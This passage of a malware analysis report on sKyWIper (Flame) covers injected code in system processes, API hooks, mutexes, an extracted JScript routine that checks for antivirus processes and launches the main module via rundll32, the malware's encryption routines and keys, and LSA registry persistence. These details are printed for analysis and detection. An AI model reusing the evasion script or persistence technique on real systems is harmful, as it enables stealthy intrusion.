0x01490000  49 89 45 fc 74 5b 81 38 ba ba 0d f0 75 f1 8d 70   I.E.t[.8....u..p
```

```
Process: winlogon.exe Pid: 676 Address: 0x3c8a0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 4, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x3c8a0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x3c8a0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x3c8a0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x3c8a0000  00 00 00 00 27 00 27 00 01 00 00 00 00 00 00 00   ....'.'.........



Process: services.exe Pid: 720 Address: 0x950000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00950000  ba ba 0d f0 00 00 94 00 30 25 80 7c b7 24 80 7c   ........0%.|.$.|
0x00950000  b3 1d 90 7c 55 8b ec 51 53 56 57 33 ff 89 7d fc   ...|U..QSVW3..}.
0x00950000  e8 00 00 00 00 58 89 45 fc 8b 45 fc 6a 64 59 48   .....X.E..E.jdYH
0x00950000  49 89 45 fc 74 5b 81 38 ba ba 0d f0 75 f1 8d 70   I.E.t[.8....u..p



Process: explorer.exe Pid: 1616 Address: 0x1400000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x01400000  ba ba 0d f0 00 00 e8 00 30 25 80 7c b7 24 80 7c   ........0%.|.$.|
0x01400000  b3 1d 90 7c 55 8b ec 51 53 56 57 33 ff 89 7d fc   ...|U..QSVW3..}.
0x01400000  e8 00 00 00 00 58 89 45 fc 8b 45 fc 6a 64 59 48   .....X.E..E.jdYH
0x01400000  49 89 45 fc 74 5b 81 38 ba ba 0d f0 75 f1 8d 70   I.E.t[.8....u..p



Process: explorer.exe Pid: 1616 Address: 0x1b50000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x01b50000  67 32 cd ba 2e 00 4d 00 53 00 42 00 54 00 53 00   g2....M.S.B.T.S.
0x01b50000  00 00 43 02 50 03 f8 01 4b 6c 43 02 04 00 01 00   ..C.P...KlC.....
0x01b50000  03 00 00 00 90 fa fc 00 2c fb fc 00 00 00 da 00   ........,.......
0x01b50000  00 e9 90 7c 40 00 91 7c ff ff ff ff 3d 00 91 7c   ...|@..|....=..|



Process: explorer.exe Pid: 1616 Address: 0x4540000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x04540000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x04540000  00 00 54 04 00 00 00 00 00 00 00 00 00 00 00 00   ..T.............
0x04540000  10 00 54 04 00 00 00 00 00 00 00 00 00 00 00 00   ..T.............
0x04540000  20 00 54 04 00 00 00 00 00 00 00 00 00 00 00 00   ..T.............
```

Figure 8 – The presence of code injection and hooks (Volatility)

By examining the injected regions in more details, we found that the inserted code belongs to shell32.dll. This can be verified by means of vmmap as shown in Figure 9.




Figure 9 – The presence of code injection (vmmap)

3.4. Hooks

By checking an infected machine with the GMER rootkit revealer, we can see that the infected explorer.exe hooked the SHGetSpecialFolderPathW() library call in the shell32.dll module (that is supposedly the result of a code injection).




Figure 10 – Hooking shell32 dll's SHGetSpecialFolderPathW function in explorer.exe

3.5. Mutexes

Similarly to other malicious codes, sKyWIper uses mutexes to make sure that only one instance is running from it. Mutexes are created either for injected system processes (winlogon.exe, services.exe, explorer.exe) and proprietary files. In the former case, the following naming convention is used: TH_POOL_SHD_PQOISNG_#PID#SYNCMTX, where the #PID# variable refers to the PID of the system process the mutex belongs to. Furthermore, there are other mutexes that belongs to files created by the malcode. These are the following.

c__program_files_common_files_microsoft shared_msaudio_wpgfilter.dat

c__program files_common files_microsoft shared_msaudio_audcache

To reveal all the mutexes one can traverse Windows' _KMUTANT data structure, however, it is difficult to grasp the malicious ones.

3.6. nteps32 exports




Figure 11 – nteps32 [loaded many times] exported functions – lot of functionality

It would be useful to describe here the exact meaning of the abbreviated functionality (SHR, ABH, BHD, DLV, SMLData, VBinfo, OFR, PF, PGHDict) of this interesting library, however, currently we do not have enough information on it.

CreatePGHDict might be associated with some Bluetooth related activities.

EnableSHR might be connected to ~DEB93D creation which contains samba nmb name resolution traffic log.

3.7. Installation and propagation method

There are multiple ways for the malware to propagate. One method we are aware of is related to windows update and file downloading by some modules using SSL and some proprietary text based protocol. We also have clear indications that Stuxnet's print spooler exploit (MS10-061) and lnk exploit (MS10-046) is used within sKyWIper as well:

```
var objFileSystem = new ActiveXObject("Scripting.FileSystemObject");var s =
GetObject("winmgmts:root\\cimv2");var oProcs = s.ExecQuery("SELECT * FROM
Win32_Process WHERE name='outpost.exe' or name='aupdrun.exe' or name='op_mon.exe'
or
name='avp.exe'");s.Delete("__EventFilter.Name='FilterForClassCreation'");s.Delete("
ActiveScriptEventConsumer.Name='ActiveScriptForSvc'");s.Delete("MyTestClass");s.Del
ete("__Win32Provider.Name='ActiveScriptEventConsumer'");var f =
objFileSystem.GetFile("wbem\\mof\\good\\svchostevt.mof");f.Delete(true);
f =objFileSystem.GetFile("testpage");f.Delete(true);if (!oProcs.Count) { s1 = new
ActiveXObject("Wscript.Shell");s1.Run("%SYSTEMROOT%\\system32\\rundll32.exe
msdclr64.ocx,DDEnumCallback");while (true) {  var oProcs = s.ExecQuery("SELECT *
FROM Win32_Process WHERE name='rundll32.exe'"); if (!oProcs.Count) break; } var f =
objFileSystem.GetFile("msdclr64.ocx");f.Delete(true);} else {  var f =
objFileSystem.GetFile("msdclr64.ocx"); f.Delete(true);}

where msdclr64.ocx  refers to the main module
```

Figure 12 – Printer problem related routines in the malware

```
URL:
http://<windowscomputername>/view.php?mp=1&jz=1627XXXXXX&fd=1463XXXXXX&
am=55XXXXXXX55X&ef=962DXXX7EC84XXXXEC84&pr=1&ec=0&ov=66664XXXXX6641XXXXX64174&pl=gs
pndXXXXXX|spnZXXX|nyXXX|0nXXX|TWvXXXX|nGcXXX…

some 30-50 tags more XXX are deliberately deleted
```

Figure 13 – URL used to download mssecmgr.sys by some installation part

Figure 13 shows the URL used to download the main module by some routine in the installation part of the malware. The routine downloads the file mssecmgr.ocx and some header: B5 A0 44 3F 67 EA EA EA E5 B2 EA EA. Trying to decrypt the header with algorithm E1 (see encryption algorithms later in this report) and considering 0xEA => 0x00, the result is

: 0000000000: 20 E1 D7 50 0A 00 00 00 | C8 0F 00 00 á×P◙ Č☼

Further information shows that this is related to the windows update mechanism and the MUNCH attack (see later). Numbers are partially removed or overwritten with X for privacy.

```
("http://<windowscomputername>/view.php?ac=1&jz=16X71X...","");
CreateSection("$windir\softwaredistribution\selfupdate\default\wuauinfo.ocx");
CreateSection("$windir\softwaredistribution\selfupdate\default\wuauinfo.ocx");'
```

Another sample (numbers are removed or modified) is the following:

```
connect(10.55.55.55,80,6);
UrlDetect("http://download.windowsupdate.com/v9/windowsupdate/redir/muv4wuredir.cab
?1<number removed>","");
```

The user agent during this communications is set to “Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.2150)”. This cannot be found by a google search; hence, it is possibly used by the malware for identification purposes. For the same reason, it can possibly be used as a NIDS signature.

4. Description of components

Now we present our initial analysis of the files used in sKyWIper. Note that given the lack of resources and time, our findings are preliminary. The main goal is to highlight the structure of the malware modules and the techniques used by the authors (e.g., for encryption); and to pave the way for a thorough investigation.

4.1. Encryption algorithms

At the time of this writing, we identified five encryption algorithms used in the malware, we refer to them as E1-E5. E1 is used in DAT files. For E1, we managed to produce a full substitution table as presented in Figure 14 below. We could identify the encryption algorithms E2-E5 shown in subsequent figures, but we do not have a full understanding of where they are used in sKyWIper and if they are related to known encryption methods.

0	234	34	183	68	196	102	87	136	19	170	129
1	130	35	248	69	179	103	71	137	27	171	170
2	99	36	157	70	127	104	162	138	251	172	44
3	174	37	31	71	176	105	230	139	50	173	58
4	163	38	226	72	36	106	225	140	131	174	0
5	140	39	47	73	128	107	79	141	120	175	167
6	102	40	145	74	113	108	169	142	90	176	209
7	73	41	67	75	10	109	206	143	97	177	195
8	243	42	111	76	48	110	198	144	154	178	161
9	1	43	191	77	150	111	218	145	136	179	112
10	103	44	175	78	118	112	125	146	80	180	244
11	6	45	159	79	106	113	43	147	35	181	155
12	18	46	250	80	63	114	83	148	184	182	119
13	199	47	166	81	122	115	216	149	64	183	197
14	182	48	205	82	137	116	40	150	252	184	201
15	178	49	95	83	33	117	75	151	39	185	158
16	7	50	81	84	151	118	123	152	247	186	121
17	239	51	96	85	207	119	37	153	66	187	109
18	28	52	101	86	55	120	222	154	104	188	15
19	193	53	143	87	242	121	236	155	203	189	200
20	117	54	255	88	223	122	29	156	84	190	173
21	253	55	249	89	52	123	156	157	86	191	76
22	23	56	187	90	190	124	164	158	9	192	60
23	62	57	153	91	59	125	139	159	186	193	92
24	224	58	77	92	20	126	110	160	49	194	65
25	254	59	89	93	11	127	85	161	138	195	133
26	61	60	241	94	238	128	142	162	212	196	88
27	202	61	105	95	16	129	57	163	24	197	219
28	30	62	116	96	4	130	93	164	213	198	141
29	221	63	208	97	17	131	74	165	91	199	98
30	26	64	46	98	78	132	56	166	228	200	229
31	149	65	240	99	70	133	168	167	172	201	144
32	181	66	108	100	134	134	53	168	2	202	215
33	192	67	42	101	12	135	246	169	185	203	14

		214	124	226	34	238	5	250	189
204	204	215	68	227	100	239	245	251	32
205	3	216	146	228	227	240	45	252	107
206	171	217	126	229	231	241	114	253	132
207	147	218	210	230	177	242	94	254	82
208	21	219	165	231	51	243	148	255	13
209	72	220	235	232	194	244	233		
210	232	221	180	233	115	245	237		
211	8	222	217	234	135	246	152		
212	41	223	54	235	25	247	220		
213	188	224	38	236	69	248	214		
		225	160	237	211	249	22		

Figure 14 – Encryption E1 – Substitution table. Left is cleartext, right is ciphertext. Used for DAT files.

```
4091.dll:
unsigned int __cdecl encryptor_sub_4025C0(int a1)
{
return (a1 + 11) * (a1 + 17) ^ (((unsigned __int16)((a1 + 11) * (a1 + 17) & 0xFF00)
^ ((((unsigned int)((a1 + 11) * (a1 + 17)) >> 8) ^ (a1 + 11) * (a1 + 17) &
0xFF0000) >> 8)) >> 8);
}
```

Figure 15 – Encryption E2 – found in 4091.dll; loaded as "12Windows Management Instrumentation Configurator" service

```
soapr32.dll:
keygensub_1000C0A2<eax>(int a1<eax>)
{
return (a1 + 11) * (a1 + 17) ^ ((unsigned int)((a1 + 11) * (a1 + 17)) >> 8) ^ (((a1
+ 11) * (a1 + 17) ^ ((unsigned int)((a1 + 11) * (a1 + 17)) >> 8)) >> 16);
}

used as stream cipher with „sub" function:
.text:1000C0C6                  mov     eax, [esp+8+arg_0]
.text:1000C0CA                  lea     esi, [edi+eax]
.text:1000C0CD                  mov     eax, edi
.text:1000C0CF                  call    keygensub_1000C0A2; eax->key one d
.text:1000C0D4                  sub     [esi], al ; sub the calculated key
.text:1000C0D6                  inc     edi
.text:1000C0D7                  cmp     edi, [esp+8+arg_4]
.text:1000C0DB                  jb      short loc_1000C0C6
```

Figure 16 – Encryption E2B – found in soapr32.dll

```
unsigned int cipher(unsigned int a1)
 {
 return (a1 + 5) * (a1 + 26) ^
((unsigned int)((a1 + 5) * (a1 + 26)) >> 8) ^
(((a1 + 5) * (a1 + 26) ^ ((unsigned int)((a1 + 5) * (a1 + 26)) >> 8)) >> 16);  }

.text:1000E895 sub_1000E895    proc near               ; CODE XREF:
```

```
.text:1000E895                  lea     ecx, [eax+1Ah]
.text:1000E898                  add     eax, 5
.text:1000E89B                  imul    ecx, eax
.text:1000E89E                  mov     edx, ecx
.text:1000E8A0                  shr     edx, 8
.text:1000E8A3                  mov     eax, edx
.text:1000E8A5                  xor     eax, ecx
.text:1000E8A7                  shr     eax, 10h
.text:1000E8AA                  xor     eax, edx
.text:1000E8AC                  xor     eax, ecx
.text:1000E8AE                  retn
.text:1000E8AE sub_1000E895     endp

called as stream cipher in the following way (encryption):

.text:1000E8BB loc_1000E8BB:                            ; CODE XREF:
.text:1000E8CE□j
.text:1000E8BB                  mov     eax, [ebp+8]
.text:1000E8BE                  lea     esi, [edi+eax]
.text:1000E8C1                  mov     eax, edi
.text:1000E8C3                  call    keygen_sub_1000E895
.text:1000E8C8                  add     [esi], al
.text:1000E8CA                  inc     edi
.text:1000E8CB                  cmp     edi, [ebp+0Ch]
.text:1000E8CE                  jb      short loc_1000E8BB
.text:1000E8D0                  pop     esi
.text:1000E8D1

decryption part difference:

.text:1000E8ED                  sub     [esi], al


(advnetcfg: sub_1000BD68 ; nteps: sub_1000E895)
```

Figure 17 –Encryption E3 – found in advnetcfg and nteps32

```
6411/sub_10003463
v2 = result;
if ( a2 )
{
v3 = 11 - result;
do
{
result = dword_100420B8 + (v3 + v2) * (v3 + v2 + 12);
*(_BYTE *)v2 -= result ^ ((unsigned __int16)((_WORD)dword_100420B8 + (v3 +
(_WORD)v2) * (v3 + (_WORD)v2 + 12)) >> 8) ^ ((unsigned int)(dword_100420B8 + (v3 +
v2) * (v3 + v2 + 12)) >> 16) ^ ((unsigned int)(dword_100420B8 + (v3 + v2) * (v3 +
v2 + 12)) >> 24);
++v2;
--a2;
}
```

Figure 18 –Encryption E4 – not clear where it is used

```
int __usercall sub_1000D9DC<eax>(int result<eax>, int a2<edx>)
{
  int v2; // esi@1
  int v3; // edi@2

  v2 = result;
  if ( a2 )
  {
    v3 = 11 - result;
    do
    {
      result = (v3 + v2) * (v3 + v2 + 6) + 88;
      *(_BYTE *)v2 -= result ^ ((unsigned __int16)((v3 + (_WORD)v2) * (v3 +
(_WORD)v2 + 6) + 88) >> 8) ^ ((unsigned int)((v3 + v2) * (v3 + v2 + 6) + 88) >> 16)
^ ((unsigned int)((v3 + v2) * (v3 + v2 + 6) + 88) >> 24);
      ++v2;
      --a2;
    }
    while ( a2 );
  }
  return result;
```

Figure 19 – Encryption E4B -- found in 4748.dll, possibly used on resource 164

```
0000000: 4909 caa4 11f3 63f7 2a30 58d8 43eb 3d83
0000010: 626b 542e d0ca 5f07 599a 07ca 556a f059
0000020: 0d17 b7a2 1c8a 4ac9 bc75 c1e6 30fb 898e
0000030: a8e3 51e2 16bd ea65 02e3 a83b 4555 0a3f
0000040: a6e7 ccfb 19b8 72df 5a57 810a 5cce d1a8
0000050: 5ef8 b871 a07a 9db3 0bcf c786 65d9 100e
0000060: 9d54 3445 f52f d9e1 0b66 b885 d165 1ec1
0000070: 0685 0c3a 7cd1 55e1 11db e3b2 5712 41a0
0000080: 836c 1680 054d 852c aec3 1f54 20bf 7ed2
0000090: 7a7c c6f7 220e c0c6 8921 ca51 d0e4 92e6
00000a0: acf4 016c 35ff 79a0 5dac c9ff 7f62 3e9e
00000b0: 070c 629e 9095 11a4 37ef 2b89 0fa5 3df4
00000c0: e0f6 0799 7176 a633 e728 66cb 8826 b714
00000d0: 23dc 0817 9433 e906 d376 16ba 08fa 9841
00000e0: bb6c 82c7 d0d6 4efe a076 a45a 6704 d430
00000f0: 4c64 bff4 d731 cea2 0f7f 3613 9659 b178
0000100: af91 81a2 7325 f22d d3d7 8cb8 ff13 f748
0000110: 9604 41c1 1b19 3d5f 3cc6 e5c2 3635 2731
0000120: dcb9 3c77 9995 38d8 46bc 80d2 f6aa c069
0000130: 0a7b ca91 f2ad 0da2 a45f 966d 7457 9b58
0000140: d78e 6336 d4a3 0d98 a312 23b9 66e3 5a53
0000150: 1134 d01c 1b48 b7e8 8d0b 6a49 c400 27f0
0000160: eef1 fb0e 36ee f395 0277 0bd2 1983 6dfe
0000170: 3666 45fb 98c9 fd5a 300d 7a24 4c46 4861
0000180: c929 09b6 6861 ae81 7a61 2fd0 7121 7c04
0000190: 7809 b5c9 a9d5 670d 9959 1291 58e7 bc54
00001a0: 8111 e1f2 5092 dc54 49b2 622b 7eee a22d
00001b0: bef2 c085 02f6 d4c4 f674 c2de ef1f c626
00001c0: c095 ec9b 2115 d279 6d76 4693 f3c9 41ac
00001d0: a355 1806 0b41 25c8 d853 0579 d404 0bb1
00001e0: 2720 5ab9 755d 2e79 15af 9946 5c42 ea8a
00001f0: e2b8 dd91 7d4c 7c9d f2a7 35a6 09d2 f927
0000200: a826 0a7f d54c 413a af8a 9cb2 4d4e d7c4
0000210: 54b7 ecbb b6ce 5391 62b8 0e59 26e9 671e
0000220: b075 eb6e 6ea3 5a7f 9e66 7d99 4d8c 6184
0000230: 113c 8698 a22c cfb9 2eaf bcf4 fa90 07a3
0000240: 1f17 1217 1115 ac72 031d 380e 1ff5 e374
0000250: 925f 6b71 4831 924d a7dd 2b81 ed45 78f4
0000260: 4385 5ef5 11af 7509 df54 743e c31f 38b3
0000270: afd9 521e a93b ffa6 fd85 c9a6 4ee4 00f6
0000280: 1eb0 9aa3 dfb6 ba3a bd5e 54dd 4ecf 75e7
0000290: 9b4c 7d55 cdb5 4e18 b18c 712b d52f 50cd
00002a0: f9ec 5f2f bd22 73c9 ea85 3b40 91f6 7079
00002b0: 552c 9252 4614 78a3 8edf d7e1 1f21 5db1
00002c0: 280c 843b a23e 4fbe 862f a7f5 400d a7d1
00002d0: a2c8 b165 b728 21f3 7548 afa3 46e0 3422
00002e0: b49f 76b4 239b 3aa0 6fd4 2d2b d7b0 eaed
00002f0: 1656 2416 5132 721e ccdf 50a1 9862 8252
0000300: b080 88a9 9036 ac52 adbc 789f 4c29 537d
0000310: 5413 debd b867 77d8 966b adc6 8871 a14c
0000320: 16f3 f3c4 f8b6 f47a fde5 d4b6 df5d 3518
```

```
0000330: d9e3 c883 3e30 c885 3dcc 110d 1708 bb4b
0000340: d85c e180 3e27 e216 3ed9 0c3b d50c 2432
0000350: dc80 76ec c1ba 4a9f 3419 3482 f2c6 0220
0000360: f004 72e5 83df 5711 4f20 50c6 778d 6af6
0000370: 5063 d245 8987 89a3 0f9a 5f97 be52 459e
0000380: bd87 7276 0ca3 2873 597d 61a7 0a80 5475
0000390: 660e c136 6730 f151 7d3b ce5e 968f a227
00003a0: ec52 f10c 475c dbf3 4a86 abad e1d2 22b5
00003b0: c5c3 4cea 347d 063a 27ac cb61 82c5 1822
00003c0: 95c4 211b e1bc 4870 7fe7 5e87 1aec a435
00003d0: 1bf1 5a9b 0523 2767 93df 0ddb 1247 9509
00003e0: 3801 8437 c626 ffe4 a773 da85 1d61 b45f
00003f0: 0630 fa64 264b 7277 d286 6453 5c81 e9e9
```

Figure 20 – Encryption E5 -- ~DEB93D encryption key, 1024 byte XOR key used repeatedly

Encryption key E5 might be calculated, but it can also be found in attack tables in memory dumps.

Simple XOR with a constant is also used to “encrypt” files in multiple places. For instance, Boot32drv.sys is an encrypted data file with simple XOR with 0xFF.

to691.tmp is always among the first files that was installed into infected systems. The file contains configuration data and log results, very similar to the audcache.dat, but it is encrypted in a different way, as follows. to691.tmp is encrypted cyclically by XOR-ing with a 16-byte long binary string. The string was found to be individual on the samples. As the cleartext file contains many 0x00 characters, the XOR key can be easily found by statistical means. The method is described in Figure 21 as Encryption E6A.

```
for i=0..15:
take all characters from file at n*16+i
generate statistics on characters
key[i]=find most common character
for i=0..filesize:
  decrypted[i]=encrypted[i] XOR key[i%16]
```

Figure 21 –Encryption E6A – TO691 1st stage generic decryption pseudocode

The decrypted text after E6A is still not cleartext database format, but one can easily see that it is very similar to the file format of audcache.dat (after decryption).

The second stage is a mono-alphabetical substitution, for which it may not be impossible to find a short mathematical formula to calculate the substitutions, but so far we were not able to find that. Instead, we manually investigated the file and built a partial substitution table on the characters used. The partial table is denoted as E6B in Figure 22.

0	0
1	
2	
3	
4	
5	
6	79
7	
8	
9	
A	
B	6a
C	69
D	
E	
F	
10	2e
11	
12	
13	37
14	
15	36
16	
17	
18	57
19	55
1A	41
1B	
1C	
1D	
1E	
1F	
20	
21	
22	
23	
24	6D
25	55
26	
27	30
28	
29	
2A	
2B	6c
2C	6e
2D	
2E	44
2F	
30	6F
31	
32	73
33	

34	78
35	58
36	
37	
38	
39	ED
3A	
3B	B0
3C	
3D	
3E	
3F	
40	
41	
42	
43	6c
44	
45	2c
46	
47	
48	68
49	
4A	
4B	2d
4C	2f
4D	
4E	
4F	
50	
51	38
52	
53	
54	
55	
56	
57	
58	
59	45
5A	47
5B	
5C	
5D	
5E	
5F	20
60	
61	
62	
63	52
64	
65	35
66	3f
67	

68	
69	
6A	49
6B	
6C	64
6D	57
6E	
6F	
70	
71	
72	
73	32
74	
75	2d
76	
77	
78	
79	
7A	
7B	
7C	4D
7D	54
7E	
7F	
80	4f
81	
82	
83	
84	7e
85	
86	42
87	
88	
89	
8A	33
8B	
8C	
8D	
8E	
8F	34
90	51
91	76
92	
93	BA
94	
95	46
96	
97	70
98	
99	
9A	
9B	4a

9C	4e
9D	
9E	3e
9F	
A0	
A1	75
A2	
A3	
A4	62
A5	6b
A6	
A7	3A
A8	
A9	7d
AA	
AB	
AC	63
AD	67
AE	
AF	
B0	
B1	
B2	
B3	
B4	
B5	31
B6	
B7	
B8	FE
B9	72
BA	
BB	32
BC	
BD	66
BE	
BF	
C0	43
C1	
C2	74
C3	
C4	
C5	
C6	
C7	
C8	
C9	
CA	
CB	53
CC	
CD	
CE	48
CF	77

D0	
D1	5b
D2	
D3	
D4	
D5	50
D6	
D7	
D8	
D9	
DA	4c
DB	
DC	
DD	56
DE	59
DF	
E0	4b
E1	5d
E2	
E3	
E4	
E5	
E6	65
E7	FF
E8	
E9	
EA	
EB	
EC	
ED	
EE	
EF	
F0	
F1	
F2	
F3	
F4	
F5	25
F6	
F7	7a
F8	
F9	
FA	5f
FB	61
FC	
FD	
FE	5C
FF	

Figure 22 –Encryption E6B – TO691 2nd stage substitution table – known elements (left: cipher character, right: cleartext character)

We also share some samples with the encryptions above to make it easier to pinpoint the encryption algorithm:

```
0000000000: FF F5 FF FF FF FE FE 23 | FC FF FF FE 6F FE FF E4  ˙ő˙˙˙ţţ#ü˙˙ţoţ˙ä
0000000010: CE 4C 3E 00 00 00 00 00 | 00 00 FD FB FF FF FF 46  ÎL>       ýű˙˙˙F
```

Figure 23 – Sample for encryption/encoding boot32drv.sys – simple XOR with 0xFF

```
0000000000: 75 EA EA EA FA 15 66 EA | EE 15 66 EA EA EA E0 EA  uęęęú§fęî§fęęęŕę
0000000010: EA F7 EF FC 24 EA EA EA | 0D 0D 0D 0D 91 EA EA EA  ę÷ďü$ęęę♪♪♪♪'ęęę
```

Figure 24 – Sample for encryption/encoding made with encryption E1; 0xEA → 0x00

4.2. Registry parts

The malware does not modify too many registry keys as most information, data, configuration are stored in files. The affected registry entries are the following:

- For installations and startup, LSA is abused:

  HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Autenthication Packages will contain in new line mssecmgr.ocx:

  [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa]
  "Authentication Packages"=hex(7):6d,00,73,00,76,00,31,00,5f,00,30,00,00,00,6d,\
  00,73,00,73,00,65,00,63,00,6d,00,67,00,72,00,2e,00,6f,00,63,00,78,00,00,00,\
  00,00

- For some communications between processes wave8 and wave9 are used. Wave8 possibly stores some PID, but this is just a guess. Wave9 is a name for the stored version of the “main module”:

```
23:34:34,1794024    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       NAME NOT FOUND      Length: 536
23:35:05,5405919    wmiprvse.exe 2472   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       NAME NOT FOUND      Length: 536
23:35:39,6297465    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       NAME NOT FOUND      Length: 144
23:35:39,6299138    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       NAME NOT FOUND      Length: 144
23:35:39,6300097    rundll32.exe 2388   RegSetValue  HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       SUCCESS      Type: REG_SZ, Length: 2, Data:
23:35:39,6302820    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       SUCCESS      Type: REG_SZ, Length: 2, Data:
```

```
23:35:39,6313420    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
